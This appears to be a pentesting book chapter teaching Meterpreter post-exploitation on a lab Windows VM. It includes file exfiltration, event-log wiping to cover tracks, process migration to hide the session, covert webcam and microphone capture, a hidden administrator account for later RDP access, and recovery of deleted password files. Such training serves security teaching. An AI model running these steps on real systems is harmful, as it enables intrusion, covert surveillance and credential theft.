We will not cover all of the commands, but will look at a couple in a little more depth. It is a good idea to read through them all to get a basic understanding of what they can do.

## Core Commands

Core Commands	
Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

As a beginner level user, you will probably only use background, help, load, migrate, run and exit from this list.

- Background - Background allows you to background a session so that you can get back to the msf prompt or access other sessions.

```
meterpreter > background
[*] Background session 1
msf exploit(handler) > 
```

You can return to your session by just using the “*session -i <session #>*” command.

- Load and Run – These commands allow you to use additional modules and commands inside Meterpreter.
- Exit – Exits out of Meterpreter.

## File System Commands

When you have a Meterpreter shell, you basically are dealing with two file systems, the local and remote. File system commands allow you to interact with both.

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Basically you can use standard Linux commands to get around and use the file system. But how do you differentiate between the local system and the remote system that you are attached to?

All the commands are assumed to be used on the **remote** system. So for example to get a directory listing of the remote system, just use the “*ls*” command:

```
meterpreter > ls
```

Listing: C:\Users\Fred\Desktop

Mode	Size	Type	Last modified	Name
40555/r-xr-xr-x	0	dir	2013-10-20 14:45:48 -0400	.
40777/rwxrwxrwx	0	dir	2011-08-16 09:14:33 -0400	..
100777/rwxrwxrwx	3250	fil	2013-10-11 18:49:44 -0400	CutePuppy.bat
100777/rwxrwxrwx	3226	fil	2013-10-20 14:43:36 -0400	EvilShell.bat
100666/rw-rw-rw-	282	fil	2013-09-20 09:24:44 -0400	desktop.ini

If we create a directory called “test” on the remote machine we can navigate to it, and then list the contents:

```
meterpreter > mkdir test
Creating directory: test
meterpreter > cd test
meterpreter > ls

Listing: C:\Users\Fred\Desktop\test

Mode                Size      Type       Last modified          Name
----                -
40777/rwxrwxrwx    0      dir       2013-10-20 20:34:39 -0400
40555/r-xr-xr-x    0      dir       2013-10-20 20:34:39 -0400
meterpreter >
```

When you need to move around your local (Kali) file system there are a couple commands you can use.

- Getlwd & lpwd – Get (display) Local Working Directory
- Lcd – Change Local Directory

So if we needed to check our local working directory and then change into our Desktop directory on our Kali system we can do the following:

```
meterpreter > lpwd
/root
meterpreter > lcd Desktop
meterpreter > getlwd
/root/Desktop
meterpreter >
```

Download allows you to download files from the target system, and conversely, upload allows you to send files to the remote system.

So if we wanted to upload a file, just connect to the local and remote directories that you desire and execute the upload command with the file name you want to send, as shown below:

```
meterpreter > lcd Desktop
meterpreter > lpwd
/root/Desktop
meterpreter > cd test
meterpreter > pwd
C:\Users\Fred\Desktop\test
meterpreter > upload Tools
[*] uploading : Tools -> Tools
[*] uploaded  : Tools -> Tools
meterpreter > ls

Listing: C:\Users\Fred\Desktop\test

Mode                Size      Type       Last modified          Name
----                -
40777/rwxrwxrwx    0      dir       2013-10-22 08:15:25 -0400
40555/r-xr-xr-x    0      dir       2013-10-22 08:12:36 -0400
100666/rw-rw-rw-    0      fil       2013-10-22 08:15:25 -0400 Tools
meterpreter >
```

We connected to the Desktop on the Kali machine where we had our tools file. We then connected to

the “test” directory on our target, and simply used the “*upload*” command to transfer the file.

Download works the same way, just use download and the file name to pull the file off the remote system and store it on your local Kali machine:

```
meterpreter > download AccountInfo.txt -  
[*] downloading: AccountInfo.txt -> AccountInfo.txt  
[*] downloaded : AccountInfo.txt -> AccountInfo.txt
```

Now let’s take a look at the network commands.

## Network Commands

These commands allow you to display and manipulate some basic networking features.



Command	Description
arp	Display the host ARP cache
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
route	View and modify the routing table

- Arp – Displays a list of remote MAC addresses to actual IP addresses.
- Ifconfig & ipconfig both display any network interfaces on the remote system.
- Netstat – Displays a list of active network connections.
- Portfwd and route allow you to do some advanced routing attacks. Though we will not be covering it in this book, using these two commands allow you to use the machine you have exploited to pivot or use it to attack other machines in the target network or networks.

## System Commands

Below is a list of system commands. We won’t cover them all, but again, it is good to read through the list to get familiarized with them:

Stdapi: System Commands

Command	Description
clearrev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

**CLEARREV** – This useful little command will attempt to clear the logs on the remote computer.

We may want to erase our tracks and clear the system logs on the target machine. If we look at the logs on the Windows 7 system side, we can see that it is full of events:

Event Viewer (Local)

- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Services Logs
- Subscriptions

Security Number of events: 4151

Keyword...	Date and Time	Source	Event ID
Audi...	10/22/2013 8:06:28 AM	Micros...	4672
Audi...	10/22/2013 8:06:28 AM	Micros...	4624
Audi...	10/22/2013 8:06:28 AM	Micros...	464E
Audi...	10/22/2013 8:02:28 AM	Micros...	4672
Audi...	10/22/2013 8:02:28 AM	Micros...	4624
Audi...	10/22/2013 8:02:25 AM	Micros...	4672
Audi...	10/22/2013 8:02:25 AM	Micros...	4624
Audi...	10/22/2013 8:00:26 AM	Micros...	4616
Audi...	10/22/2013 8:00:23 AM	Micros...	4624
Audi...	10/22/2013 8:00:19 AM	Micros...	5024
Audi...	10/22/2013 8:00:18 AM	Micros...	5024

Some of those events may include things that we did. So we can clear the logs remotely from the Kali system by typing, “clearrev”:

```
meterpreter > clearrev
[*] Wiping 1587 records from Application...
[*] Wiping 5140 records from System...
[*] Wiping 4151 records from Security...
```

The Application, System and Security logs are wiped. If we look at the security log again it just shows one record, “Log Clear”:

Security Number of events: 1

Keyword...	Date and Time	Source	Event ID	Task C...
Audi...	10/22/2013 8:40:03 AM	Eventlog	1102	Log clear

Now obviously this will stick out like a sore thumb to anyone analyzing the logs. But if there are events you want removed, you can clear the log.

**GETPID & PS COMMANDS** – As you use Meterpreter, two of the commands that you will use somewhat frequently are *getpid* and *ps*.

- Getpid – tells you what process ID your shell is running on
- Ps – lists all processes running on the remote system

So if I type, “*getpid*” I see this:

```
meterpreter > getpid  
Current pid: 3824
```

This is the process ID number that our shell is using. If I type “*ps*” I can see all the processes:

```
meterpreter > ps  
Process List  
-----  
PID   PPID  Name  
----   -  
0      0      [System Process]  
4      0      System  
236    4      smss.exe  
Root\System32\smss.exe  
332    324    csrss.exe  
ows\system32\csrss.exe  
384    376    csrss.exe  
ows\system32\csrss.exe  
392    324    wininit.exe  
ows\system32\wininit.exe  
428    376    winlogon.exe  
ows\system32\winlogon.exe  
488    392    services.exe
```

If we go further down the list, looking for our pid number of 3824 we see this:

```
3824 3796 powershell.exe x86 1 WIN-LOANLOTDQLU\Fred  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

This shows our process ID of 3824. It also shows that we are running under a *powershell.exe* process as the user “Fred”.

This information comes in handy when we want to “*migrate*” out of this low level process and into a process with a higher level access. We can move our shell off of this PID to a process that has higher level access.

Migrating also allows us to merge and hide our shell into another more common process, in essence hiding our connection. Explorer.exe is one of the more common processes to migrate to.

Simply find the PID# of the process you want to use (1736 on our system) and type, “*migrate* <PID#>”

```
meterpreter > migrate 1736
[*] Migrating from 3824 to 1736...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1736
meterpreter >
```

We will talk about migrating and some of the other Meterpreter commands more in later sections. For now let's talk about screenshots and using the remote webcam!

## Capturing Webcam Video, Screenshots and Sound

When I was listening to the news a while back I remember them going on and on about a brand new “advanced persistent threat” that could actually allow attackers to turn on your webcam and even record sound. I thought this was completely ridiculous as you have been able to do this with Metasploit for years.

### WEBCAM VIDEO

From the Metasploit shell, typing “*run webcam -h*” displays the help menu.

```
meterpreter > run webcam -h
webcam -- view webcam over session


OPTIONS:
  -d <opt> Loop delay interval (in ms, default 1000)
  -f       Just grab single frame
  -g       Send to GUI instead of writing to file
  -h       Help menu
  -i <opt> The index of the webcam to use (Default: 1)
  -l       Keep capturing in a loop (default)
  -p <opt> The path to the folder images will be saved in (Default: current working di
rectory)
  -q <opt> The JPEG image quality (Default: 50)
  -s <opt> Stop recording
```

Then just type “*run webcam*” and add any options that you want. This will remotely display the webcam from the target system.

```
meterpreter > run webcam -l
[*] Starting webcam 1: HP Webcam-101
[*] View live stream at: ./webcam.htm
[*] Image saved to : ./webcam.jpg
^C[*] Stopping webcam
```

If you use the “*-l*” option it will continuously grab webcam snaps until you hit “*CNTRL-C*”.

The only hint you get on the target machine that something is wrong is that your webcam recording light (if yours has one) comes on. Other than that, you cannot tell that someone is remotely viewing your webcam.




The webcam screenshot above is an actual image I got one day of my cat. Not sure why cats must sleep on laptop keyboards, but I do know now who has been ordering all that Tuna fish online...

## SCREENSHOTS

You can grab a snapshot of whatever is currently being displayed on your target's monitor using the "*screenshot*" command:

```
meterpreter > screenshot  
Screenshot saved to: /root/Desktop/S0uNfwcN.jpeg
```

If we open the file we see this:



Well, along with getting his system infected with a backdoor exploit, it seems that our star employee

also spends his valuable time at work playing video games online.

Nice...

## SOUND RECORDING

Recording sound is very similar, just type, “**run sound\_recorder -h**” for options, or if you want to grab a 30 second sound clip, run the command without any options:

```
meterpreter > run sound_recorder
[*] Saving recorded audio to /root/.msf4/logs/scripts/sound_recorder/LAPTOP_2013
1022.2739
[*] Recording a total of 0m 30s
[+] Audio saved to: LAPTOP_1.wav
```

You can then open the saved file on your Kali system to listen to it:



## Running Scripts

The last topic we will cover in this section is running scripts. Meterpreter has over 200 scripts that you can run to further expand your exploitation toolset.

We actually have already touched on these. We used the “**run**” command to use the sound and webcam script attacks. We will take a moment and cover a couple more of them.

To see a list of all the available scripts just type “**Run <tab><tab>**”:

```
meterpreter > run
Display all 213 possibilities? (y or n)
```

Then just type, “**run**” with the script name that you want to try.

Here are a couple of the more interesting ones:

## CHECKVM:

Sometimes when you get a remote shell you are not sure if you are in a Virtual Machine or a standalone computer. You can check with this command.

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

As you can see it correctly determined that our target was a VMware VM.

## GETGUI:

Getgui is a neat little script that will allow you to enable remote desktop on a Windows machine (if it isn't already enabled) and create a remote desktop user.

The user is added to both the remote desktop user group and the administrators group. This makes it handy if you want to connect back to the machine at a later date.

First type, “*run getgui -e*” to enable remote desktop:

```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui
i/clean_up_20131022.5619.rc
meterpreter >
```

Then just run the program again and give it a username and password to use:


```
meterpreter > run getgui -u EvilUser -p P@$$word
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for login
[*] Adding User: EvilUser with Password: P@$$word
[*] Hiding user from Windows Login screen
[*] Adding User: EvilUser to local group 'Remote Desktop Users'
[*] Adding User: EvilUser to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui
i/clean_up_20131022.5919.rc
meterpreter >
```

Now we just need to open a terminal and run the “*rdesktop*” command that comes with Kali to connect to the Windows Remote Desktop:

```
root@kali:~# rdesktop -u EvilUser -p - 192.168.198.132
Autoselected keyboard map en-us
Password:
```

The “*-p -*” switch tells rdesktop to prompts you to enter a password. This is a bit more secure as you are not sending clear text passwords over the wire.

Once we login we will get a graphical Windows desktop on our Kali machine:



There are additional scripts to try to turn off Anti-Virus, disable the target's firewall, grab artifacts and credentials from multiple programs like Firefox, ftp programs, etc., plus many more.

Take some time and check them out.

## Remote Shell

Lastly, let's see how to get an actual C:\ prompt. This is extremely easy once we have a Meterpreter session. Just type the command, "*shell*".

```
meterpreter > shell
Process 3044 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Fred\Desktop>
```

That's it! We can now run any DOS command that we want.

## Playing with Modules - Recovering Deleted Files from Remote System

Now let's take a second and talk about something a little more advanced. Let's see how to use one of the included Meterpreter modules to recover files that have been deleted from a remote drive.


The "*recovery\_files*" script allows you to recover files that the target user has deleted from his system. This could be very handy, as deleted files could contain information of interest for both the forensics and pentesting realm.

System files and logs, account information, and important documents are just a small sample of what

could be recovered.

To prep for this example, I simply took my Windows 7 system and created a fake “Accounts Passwords.txt” file and saved a copy of nmap’s “Discovery.pdf” manual on the E: drive.

I then deleted the files:



## Using the Module

The module requires that you have an open session to the target that you want to check. Once you get a successful remote session, simply type, “*background*” to temporarily back out of the session back to the msf prompt and use the module as shown below:

```
msf> use post/windows/gather/forensics/recovery_files
msf post(recovery_files) > show options

Module options (post/windows/gather/forensics/recovery_files):



| Name    | Current Setting | Required | Description                                                                                              |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------------------|
| DRIVE   | C:              | yes      | Drive you want to recover files from.                                                                    |
| FILES   |                 | no       | ID or extensions of the files to recover in a comma separated way. Let empty to enumerate deleted files. |
| SESSION |                 | yes      | The session to run this module on.                                                                       |
| TIMEOUT | 3600            | yes      | Search timeout. If 0 the module will go through the entire \$MFT.                                        |



msf post(recovery_files) > set DRIVE E:
DRIVE => E:
msf post(recovery_files) > set SESSION 1
SESSION => 1
msf post(recovery_files) >
```

As you can see in the screenshot above, there are a couple settings that need to be set.

If you just want to see what files are there, you only need to set the “*Drive*” and “*Session*” settings as shown above.

Then just run the exploit:

```
msf post(recovery_files) > run

[*] System Info - OS: Windows 7 (Build 7601, Service Pack 1) .. Drive: E:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: $R069X57.pdf ID: 1073778688
[*] Name: $RGCTHY7.txt ID: 1073779712
[*] Name: $I069X57.pdf ID: 1073783808
[*] Name: $IGCTHY7.txt ID: 1073784832
[+] MFT entries finished
[*] Post module execution completed
msf post(recovery_files) >
```


The exploit ran and found four files that it could recover, the two that we deleted and two other ones.

Now, say we only wanted to recover the txt files. Simply type, “*set FILES txt*” and run the exploit again:

```
msf post(recovery_files) > set FILES txt
FILES => txt
msf post(recovery_files) > run

[*] System Info - OS: Windows 7 (Build 7601, Service Pack 1) .. Drive: E:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: $R069X57.pdf ID: 1073778688
[*] Name: $RGCTHY7.txt ID: 1073779712
[+] Hidden file found!
[*] File to download: $RGCTHY7.txt
[*] The file is resident. Saving $RGCTHY7.txt ...
[+] File saved on /root/.msf4/loot/20131030151623_default_192.168.198.132_resident.file_461835.txt
[*] Name: $I069X57.pdf ID: 1073783808
[*] Name: $IGCTHY7.txt ID: 1073784832
[+] Hidden file found!
[*] File to download: $IGCTHY7.txt
[*] The file is resident. Saving $IGCTHY7.txt ...
[+] File saved on /root/.msf4/loot/20131030151624_default_192.168.198.132_resident.file_490952.txt
[+] MFT entries finished
[*] Post module execution completed
msf post(recovery_files) >
```

It recovered the text files and stored them in the /root/.msf4/loot directory. If we surf to that directory we can find and open the text files that were saved:



And view the file:

```
File Edit Search Options
Account Passwords:
Fred/ P@$$word
MySQL/ SQLM@Ster!
FTP/ FTPK1nG!
```

And there we go, looks like there are 3 user accounts, including passwords, which we were able to recover from the remote machine!


But what if we wanted to recover pdf files?

Again, simply “*set FILES pdf*” and run the exploit again:

```
msf post(recovery_files) > set FILES pdf
FILES => pdf
msf post(recovery_files) > run

[*] System Info - OS: Windows 7 (Build 7601, Service Pack 1) ., Drive: E:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: $R069X57.pdf ID: 1073778688
[+] Hidden file found!
[*] File to download: $R069X57.pdf
[*] The file is not resident. Saving $R069X57.pdf ... (112865 bytes)
[+] File saved on /root/.msf4/loot/20131030152159_default_192.168.198.132_nonresident.file_751604.pdf
[*] Name: $RGCTHY7.txt ID: 1073779712
[*] Name: $I069X57.pdf ID: 1073783808
[+] Hidden file found!
[*] File to download: $I069X57.pdf
[*] The file is resident. Saving $I069X57.pdf ...
[+] File saved on /root/.msf4/loot/20131030152200_default_192.168.198.132_resident.file_896683.pdf
[*] Name: $IGCTHY7.txt ID: 1073784832
[+] MFT entries finished
[*] Post module execution completed
msf post(recovery_files) >
```

As last time the recovered files were stored in the loot directory. We can open the PDF to verify that it worked:



You can also set the module to recover multiple file types at once by simply listing what you want in the FILES variable and separate them with a comma.

Lastly, the files can also be recovered by the ID number (not shown).

## Recovery File Module Wrap-Up

The module seems to work really well on data drives, but not so well on drives where there are a lot of files to recover, like on the main drive of a single drive system.

I ran this on a Windows 7 boot drive on a VM that I have used a lot and it literally took hours to run. Granted it probably found about a thousand files, but I just can't see how feasible this would be in real life as it would create an enormous amount of suspicious network traffic.

Here is a network packet capture of the module running against a drive with a lot of deleted files:

No.	Time	Source	Destination	Protocol	Length	Info
674	14.330245000	192.168.198.132	192.168.198.147	TCP	128	49167 > terabase
675	14.330424000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
676	14.330640000	192.168.198.132	192.168.198.147	TCP	1328	49167 > terabase
677	14.330780000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
678	14.416586000	192.168.198.147	192.168.198.132	TCP	283	terabase > 49167
679	14.423095000	192.168.198.132	192.168.198.147	TCP	128	49167 > terabase
680	14.423318000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
681	14.423585000	192.168.198.132	192.168.198.147	TCP	1328	49167 > terabase
682	14.423725000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
683	14.519351000	192.168.198.147	192.168.198.132	TCP	283	terabase > 49167
684	14.532615000	192.168.198.132	192.168.198.147	TCP	128	49167 > terabase
685	14.533168000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167
686	14.534822000	192.168.198.132	192.168.198.147	TCP	1328	49167 > terabase
687	14.534966000	192.168.198.147	192.168.198.132	TCP	54	terabase > 49167

But then again, how many people actually record and analyze their data traffic?

The module does function extremely well though on smaller drives that don't have an enormous amount of deleted files. It was lightning fast and worked very well.

## Conclusion

In this chapter we learned a lot about Metasploit's Meterpreter shell. Though we covered some of the basics of getting around and using the shell, we only touched on a fraction of its capabilities. Hopefully you can see why getting a Meterpreter shell gives you a whole lot more functionality than just getting a straight remote access shell.

